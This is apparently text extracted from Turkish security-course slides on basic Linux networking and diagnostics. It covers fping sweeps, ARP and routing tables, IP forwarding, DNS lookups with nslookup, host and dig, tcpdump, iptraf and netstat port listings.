


```
192.168.1.4 - PuTTY
bt ~ # fping -a -g 192.168.1.0/24
192.168.1.2
192.168.1.3
192.168.1.4
ICMP Host Unreachable from 192.168.1.4 for ICMP Echo sent to 192.168.1.5
ICMP Host Unreachable from 192.168.1.4 for ICMP Echo sent to 192.168.1.6
ICMP Host Unreachable from 192.168.1.4 for ICMP Echo sent to 192.168.1.7
ICMP Host Unreachable from 192.168.1.4 for ICMP Echo sent to 192.168.1.8
ICMP Host Unreachable from 192.168.1.4 for ICMP Echo sent to 192.168.1.9
ICMP Host Unreachable from 192.168.1.4 for ICMP Echo sent to 192.168.1.10
ICMP Host Unreachable from 192.168.1.4 for ICMP Echo sent to 192.168.1.11
ICMP Host Unreachable from 192.168.1.4 for ICMP Echo sent to 192.168.1.12
ICMP Host Unreachable from 192.168.1.4 for ICMP Echo sent to 192.168.1.13
ICMP Host Unreachable from 192.168.1.4 for ICMP Echo sent to 192.168.1.14
ICMP Host Unreachable from 192.168.1.4 for ICMP Echo sent to 192.168.1.15
ICMP Host Unreachable from 192.168.1.4 for ICMP Echo sent to 192.168.1.16
ICMP Host Unreachable from 192.168.1.4 for ICMP Echo sent to 192.168.1.17
ICMP Host Unreachable from 192.168.1.4 for ICMP Echo sent to 192.168.1.18
ICMP Host Unreachable from 192.168.1.4 for ICMP Echo sent to 192.168.1.19
ICMP Host Unreachable from 192.168.1.4 for ICMP Echo sent to 192.168.1.20
ICMP Host Unreachable from 192.168.1.4 for ICMP Echo sent to 192.168.1.21
ICMP Host Unreachable from 192.168.1.4 for ICMP Echo sent to 192.168.1.22
ICMP Host Unreachable from 192.168.1.4 for ICMP Echo sent to 192.168.1.23
ICMP Host Unreachable from 192.168.1.4 for ICMP Echo sent to 192.168.1.24
```

Traceroute

- Traceroute IP başlığındaki TTL(Time To Live) alanını kullanır. Amaç Hedef sisteme giden yolları öğrenmektir ve bunun için TTL değerini 1 den başlatarak her seferinde bir arttırır.
- TTL değerini 1 olarak alan host paketi çöpe atarak geriye TTL Expired cevabı döner. Trace çeken bilgisayarda bu şekilde önündeki yolun tarifini çıkarır.

ARP Belleği Sorgulama




```
192.168.1.4 - PuTTY
bt ~ # arp -an
? (192.168.1.111) at <incomplete> on eth0
? (192.168.1.3) at 00:19:D2:38:6E:45 [ether] on eth0
? (192.168.1.1) at 00:13:64:22:39:3F [ether] on eth0
? (192.168.1.2) at 00:04:61:47:DÅ:74 [ether] on eth0
bt ~ #
```

arp cache

Arp Belleğine Statik Kayıt ekleme

- Sabit ARP tanımı ile işletim sistemine o hedefe gidecek paketlerin sorgulanmadan belirtilen MAC adresine doğru gönderilmesini sağlar.




The screenshot shows a PuTTY terminal window titled "192.168.1.4 - PuTTY". The terminal output is as follows:

```
bt ~ # arp -s 192.168.1.111 00:11:22:33:44:55
bt ~ #
bt ~ # arp -an
? (192.168.1.111) at 00:11:22:33:44:55 [ether] PERM on eth0
? (192.168.1.3) at 00:19:D2:38:6E:45 [ether] on eth0
bt ~ #
```

The commands and the resulting ARP table entry are highlighted with red boxes in the original image.

Yanlış ARP Kaydı Girilirse

192.168.1.111 ip adresine gönderilen paketler artık 00:11:22:33:44:55 adresli makineye gönderilecektir.



The image shows two terminal windows. The top window, titled '192.168.1.4 - PuTTY', shows a successful ping command: `bt ~ # ping 192.168.1.111 -c 2` followed by `PING 192.168.1.111 (192.168.1.111) 56(84) bytes of data.`. The bottom window, also titled '192.168.1.4 - PuTTY', shows a tcpdump command: `bt ~ # tcpdump -ttttnn -i eth0 arp or icmp`. The output shows two ICMP echo requests from 192.168.1.4 to 192.168.1.111, followed by two unreachable messages from 192.168.1.1 to 192.168.1.2. The terminal also shows statistics: 4 packets captured, 13 packets received by filter, and 0 packets dropped by kernel.

```
192.168.1.4 - PuTTY
bt ~ # ping 192.168.1.111 -c 2
PING 192.168.1.111 (192.168.1.111) 56(84) bytes of data.


192.168.1.4 - PuTTY
bt ~ # tcpdump -ttttnn -i eth0 arp or icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
2007-07-25 22:38:31.389273 IP 192.168.1.4 > 192.168.1.111: ICMP echo request,
9525, seq 1, length 64
2007-07-25 22:38:32.388678 IP 192.168.1.4 > 192.168.1.111: ICMP echo request,
9525, seq 2, length 64
2007-07-25 22:38:50.225042 IP 192.168.1.1 > 192.168.1.2: ICMP 192.168.1.1 udp
port 1900 unreachable, length 168
2007-07-25 22:38:50.225371 IP 192.168.1.1 > 192.168.1.2: ICMP 192.168.1.1 udp
port 1900 unreachable, length 169

4 packets captured
13 packets received by filter
0 packets dropped by kernel
bt ~ #
```

Yönlendirme İşlemleri


- İşletim sisteminin kendi bulunduğu ağ haricindeki ağlara erişim için yönlendirme tablosunu kullanır. Bunu şehirlerarası yolculuklardaki tabelalara benzetebiliriz.
- Düz bir yolda giderken önünüze Ankara, İstanbul, Edirne gibi istikametleri belirten levhalar çıkar siz de hangi istikamete doğru gitmek istiyorsanız ona göre aracınızı yönlendirirsiniz.

Yönlendirme Tablosu Görüntüleme



```
192.168.1.4 - PuTTY
bt ~ # netstat -rn
Kernel IP routing table
Destination      Gateway         Genmask        Flags   MSS Window  irtt Ifac
e
192.168.1.0      0.0.0.0        255.255.255.0  U       0  0        0 eth0
127.0.0.0        0.0.0.0        255.0.0.0     U       0  0        0 lo
0.0.0.0          192.168.1.1    0.0.0.0       UG      0  0        0 eth0
bt ~ #
```

Yeni yönlendirme(Routing) Ekleme




The screenshot shows a PuTTY terminal window titled "192.168.1.4 - PuTTY". The user has entered two commands: `route add -net 100.100.100.0/24 gw 192.168.1.12` and `netstat -rn`. The output of the second command displays the kernel IP routing table. The first row of the table, representing the newly added route, is highlighted with a red box.

```
bt ~ # route add -net 100.100.100.0/24 gw 192.168.1.12
bt ~ # netstat -rn
Kernel IP routing table
Destination      Gateway          Genmask         Flags   MSS Window  irtt Iface
100.100.100.0    192.168.1.12    255.255.255.0   UG        0 0        0 eth0
192.168.1.0      0.0.0.0         255.255.255.0   U        0 0        0 eth0
127.0.0.0        0.0.0.0         255.0.0.0       U        0 0        0 lo
0.0.0.0          192.168.1.1     0.0.0.0         UG        0 0        0 eth0
bt ~ #
```


Destination	Gateway	Genmask	Flags	MSS	Window	irtt	Iface
100.100.100.0	192.168.1.12	255.255.255.0	UG	0	0	0	eth0
192.168.1.0	0.0.0.0	255.255.255.0	U	0	0	0	eth0
127.0.0.0	0.0.0.0	255.0.0.0	U	0	0	0	lo
0.0.0.0	192.168.1.1	0.0.0.0	UG	0	0	0	eth0

Varolan Yönlendirme Tanımını Değiştirme



```
192.168.1.4 - PuTTY
bt ~ # route add -host 200.200.200.1 gw 192.168.1.19
bt ~ #
bt ~ #
bt ~ #
bt ~ #
bt ~ # route delete -host 200.200.200.1
bt ~ # netstat -rn
Kernel IP routing table
Destination      Gateway         Genmask         Flags       MSS  Window  irtt  Iface
100.100.100.0    192.168.1.12   255.255.255.0   UG          0 0        0     eth0
192.168.1.0      0.0.0.0        255.255.255.0   U           0 0        0     eth0
127.0.0.0        0.0.0.0        255.0.0.0       U           0 0        0     lo
0.0.0.0          192.168.1.1    0.0.0.0         UG          0 0        0     eth0
bt ~ #
```

Linux Sistemleri Router(Yönlendirici) Olarak Yapılandırmak



- `/etc/sysctl.`
 - # Disables packet forwarding **`net.ipv4.ip_forward=0`** satırı
 - # Enables packet forwarding **`net.ipv4.ip_forward=1`** olarak değiştirilir.
- `#sysctl -p` aktif olması için.

DNS Yapılandırması

- Linux sistemlerde isim çözme ile ilgili olarak kullanılan iki temel dosya vardır. `/etc/resolv.conf` ve `/etc/hosts` dosyaları.
- `/etc/hosts` dosyası herhangi bir dns kaydına gerek kalmadan isim ile ulaşmak istediğimiz sistemlere ait kayıtları tutar.

/etc/hosts, /etc/resolv.conf

#cat /etc/hosts

```
127.0.0.1    localhost
127.0.0.1    bt.example.net bt
192.168.1.1  egitim.lifeoverip.net
```

cat /etc/resolv.conf

```
# Generated by dhcpd for interface eth0
nameserver 22.15.2.2
nameserver 192.168.1.1
```

DNS Sorun Giderme

- Nslookup / dig komutları
- Cesitli internet sayfaları
 - Clez.net

Nslookup

- Emektar DNS sorgulama aracı
- Linux sistemlerde yerini dig aracına bırakmakta

```
C:\Console2>nslookup
Default Server: mygateway1.ar7
Address: 192.168.1.1
> www.lifeoverip.net
Server: mygateway1.ar7
Address: 192.168.1.1
Non-authoritative answer:
Name: www.lifeoverip.net
Address: 80.93.212.86
```

```
> set type=ns
> huzeyfe.net
Server: mygateway1.ar7
Address: 192.168.1.1
DNS request timed out.
  timeout was 2 seconds.
DNS request timed out.
  timeout was 2 seconds.
Request to mygateway1.ar7 timed-out
```

```
> server 195.175.39.40
Default Server: ttdns40.ttnet.net.tr
Address: 195.175.39.40
> huzeyfe.net
Server: ttdns40.ttnet.net.tr
Address: 195.175.39.40
Non-authoritative answer:
huzeyfe.net    nameserver = ns1.tekrom.com
huzeyfe.net    nameserver = ns2.tekrom.com
ns1.tekrom.com internet address = 67.15.122.30
ns2.tekrom.com internet address = 67.15.122.225
```


Host

```
root@bt: ~  
root@bt:~# host -t MX lifeoverip.net  
lifeoverip.net mail is handled by 0 lifeoverip.net.  
root@bt:~#  
root@bt:~#  
root@bt:~# host -t NS guvenlikegitimleri.com  
guvenlikegitimleri.com name server ns1.gezginler.net.  
guvenlikegitimleri.com name server ns2.gezginler.net.  
root@bt:~# host -a lifeoverip.net  
Trying "lifeoverip.net"  
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 37013  
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 2, ADDITIONAL: 2  
  
;; QUESTION SECTION:  
;lifeoverip.net.                IN      ANY  
  
;; ANSWER SECTION:  
lifeoverip.net.                75365   IN      NS      ns4.tekrom.com.  
lifeoverip.net.                75365   IN      NS      ns3.tekrom.com.  
  
;; AUTHORITY SECTION:  
lifeoverip.net.                75365   IN      NS      ns3.tekrom.com.  
lifeoverip.net.                75365   IN      NS      ns4.tekrom.com.  
  
;; ADDITIONAL SECTION:  
ns3.tekrom.com.                1876    IN      A       70.84.223.226  
ns4.tekrom.com.                1876    IN      A       70.84.223.227  
  
Received 138 bytes from 195.175.39.40#53 in 14 ms  
root@bt:~#
```

Dig

```
root@bt: ~  
root@bt:~# dig lifeoverip.net
```

dig Mx, dig NS

```
; <<>> DiG 9.5.0-P2.1 <<>> lifeoverip.net  
;; global options: printcmd  
;; Got answer:  
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34783  
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2  
  
;; QUESTION SECTION:  
;lifeoverip.net.                IN      A  
  
;; ANSWER SECTION:  
lifeoverip.net.                14400   IN      A      91.93.119.80  
  
;; AUTHORITY SECTION:  
lifeoverip.net.                75325   IN      NS      ns3.tekrom.com.  
lifeoverip.net.                75325   IN      NS      ns4.tekrom.com.  
  
;; ADDITIONAL SECTION:  
ns3.tekrom.com.                1836    IN      A      70.84.223.226  
ns4.tekrom.com.                1836    IN      A      70.84.223.227  
  
;; Query time: 262 msec  
;; SERVER: 195.175.39.40#53(195.175.39.40)  
;; WHEN: Thu Mar  4 12:54:48 2010  
;; MSG SIZE  rcvd: 126
```

Paket Analizi:Tcpdump

- Tcpdump: Ağ üzerinden akan trafikte paket analizi yapmak için kullanılır
 - Tcpdump tcp port 80 -X
- İstenilen özelliklerle filtreler yazılabilir
 - Sadece X ip adresinin Y portundan Z subnetine gelen UDP paketleri ... Gibi.

Ağ trafik istatistiği

İptraf ile IP ve port bazında
detay istatistikler alınabilir.

İptraf ile ağ arabirimi üzerinden geçen trafik miktarı, paket kaybı, checksum hataları gibi bilgiler alınabilir.

Beyaz Şapkalı Hacker

IPTraf						
Statistics for eth1						
	Total Packets	Total Bytes	Incoming Packets	Incoming Bytes	Outgoing Packets	Outgoing Bytes
Total:	9492	5046545	4710	741047	4782	4305498
IP:	9492	4907016	4710	668466	4782	4238550
TCP:	9190	4856215	4564	658065	4626	4198150
UDP:	287	49658	144	10261	143	39397
ICMP:	15	1143	2	140	13	1003
Other IP:	0	0	0	0	0	0
Non-IP:	0	0	0	0	0	0

Total rates:	66.4 kbits/sec
	27.8 packets/sec
Incoming rates:	17.8 kbits/sec
	14.4 packets/sec
Outgoing rates:	48.6 kbits/sec
	13.4 packets/sec

Pkt	Src	Dst	Len	TCP	Seq	Win	Flags	Info
TCP Connections (Source Host:Port)								
63.222.232.20	45359	52	6573	--A-	eth1			
74.86.48.99	22	1590	190	--A-	eth1			
50.42.55.94	38616	570	117	-PA-	eth1			
74.86.48.99	00	587	31	-PA-	eth1			
192.88.158.211	11990	52	45535	--A-	eth1			
75.126.168.152	00	52	89	CLOSED	eth1			
157.127.124.15	62864	52	45535	--A-	eth1			
74.86.48.99	00	52	48	CLOSED	eth1			
74.86.48.99	00	40	6432	DONE	eth1			
41.219.249.161	1834	684	17520	-PA-	eth1			
75.126.168.152	00	52	69	CLOSED	eth1			
192.88.158.211	11990	52	45535	--A-	eth1			
72.223.24.98	57089	684	16656	-PA-	eth1			
74.86.48.99	00	1420	20	--A-	eth1			
213.47.93.188	50694	46	4135	--A-	eth1			
75.126.168.152	00	40	48	CLOSED	eth1			
74.86.48.99	00	52	27	CLOSED	eth1			
74.86.48.99	00	8	0	----	eth1			
74.86.48.99	00	52	41	--A-	eth1			
17.43.28.16	65182	52	45535	--A-	eth1			
74.86.48.99	00	855	27	--A-	eth1			
258.238.100.182	45644	46	45535	--A-	eth1			
74.86.48.99	00	0	0	----	eth1			
20.122.34.154	64223	46	4380	--A-	eth1			
74.86.48.99	00	40	39	CLOSED	eth1			
74.86.48.99	00	52	31	--A-	eth1			
68.177.214.106	48463	0	0	----	eth1			
59.92.58.94	38615	586	118	-PA-	eth1			
74.86.48.99	00	1492	31	--A-	eth1			
17.43.28.16	65186	499	45535	-PA-	eth1			
TCP - 95 entries								
UDP (1255 bytes) from 75.126.168.152:53 to 66.182.46.65:19859 on eth1								
ICMP dest unreachable (port) (283 bytes) from 195.222.29.1 to 75.126.168.152 on eth1								
UDP (74 bytes) from 64.193.220.2:45580 to 75.126.168.152:53 on eth1								
UDP (308 bytes) from 75.126.168.152:53 to 64.193.220.2:45580 on eth1								
UDP (74 bytes) from 268.186.134.101:32594 to 75.126.168.152:53 on eth1								
UDP (288 bytes) from 75.126.168.152:53 to 268.186.134.101:32594 on eth1								
UDP (74 bytes) from 194.196.235.5:25828 to 75.126.168.152:53 on eth1								
UDP (288 bytes) from 75.126.168.152:53 to 194.196.235.5:25828 on eth1								
UDP (64 bytes) from 213.228.63.14:26454 to 75.126.168.152:53 on eth1								
UDP (298 bytes) from 75.126.168.152:53 to 213.228.63.14:26454 on eth1								
UDP (64 bytes) from 68.87.68.164:14927 to 75.126.168.152:53 on eth1								
UDP (116 bytes) from 75.126.168.152:53 to 68.87.68.164:14927 on eth1								
UDP (74 bytes) from 24.25.4.51:2592 to 75.126.168.152:53 on eth1								
UDP (288 bytes) from 75.126.168.152:53 to 24.25.4.51:2592 on eth1								
UDP (54 bytes) from 213.228.63.26:3686 to 75.126.168.152:53 on eth1								
UDP (206 bytes) from 75.126.168.152:53 to 213.228.63.26:3686 on eth1								
UDP (72 bytes) from 218.248.240.179:48382 to 75.126.168.152:53 on eth1								
UDP (1227 bytes) from 75.126.168.152:53 to 218.248.240.179:48382 on eth1								
Active								
Pairs captured (all interfaces): 96750								
Up/Down/PaDe-scroll Lft/Rt-vtcl scrll W-chn actv win S-sort TCP X-exit								
TCP flow rate: 153.90 kbits/s								

Sistem Güvenliği ile ilgili Temel Komutlar

- Ağ üzerinden bağlı sistemleri görüntüleme
- Ağa açık hizmet veren servisleri listeleme
- Çalışan Süreçler
- Sisteme bağlı kullanıcılar
- Log dosyalarını izleme

TCP Bağlantılarını izleme

```
netsec-egitim ~ # netstat -ant inet
```

```
Active Internet connections (servers and established)
```

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	0.0.0.0:6000	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:631	0.0.0.0:*	LISTEN
tcp6	0	0	:::6000	:::*	LISTEN
tcp6	0	0	:::22	:::*	LISTEN
tcp6	0	548	::ffff:192.168.1.5:22	::ffff:192.168.1.4:4201	ESTABLISHED

UDP Bağlantılarını İzleme

```
netsec-egitim ~ # netstat -anu
```

```
Active Internet connections (servers and established)
```

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
udp	0	0	0.0.0.0:68	0.0.0.0:*	
udp	0	0	0.0.0.0:631	0.0.0.0:*	

Sistemde hizmet veren TCP portları

```
# netstat -ant|grep LISTEN
tcp        0      0 0.0.0.0:6000          0.0.0.0:*           LISTEN
tcp        0      0 0.0.0.0:631          0.0.0.0:*           LISTEN
tcp6       0      0 :::6000              :::*                 LISTEN
tcp6       0      0 :::22                :::*                 LISTEN
```


Portları hangi servisler(yazılım) dinliyor

```
root@bt:~# netstat -antlp|grep LISTEN
```

tcp	0	0	127.0.0.1:3306	0.0.0.0:*	LISTEN	16051/mysql
tcp	0	0	127.0.0.1:587	0.0.0.0:*	LISTEN	16299/sendmail: MTA
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN	15946/apache2
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN	13003/sshd
tcp	0	0	127.0.0.1:25	0.0.0.0:*	LISTEN	16299/sendmail: MTA
tcp6	0	0	:::22	:::*	LISTEN	13003/sshd

```
root@bt:~#
```

```
root@bt:~# netstat -alpn|grep -i udp
```

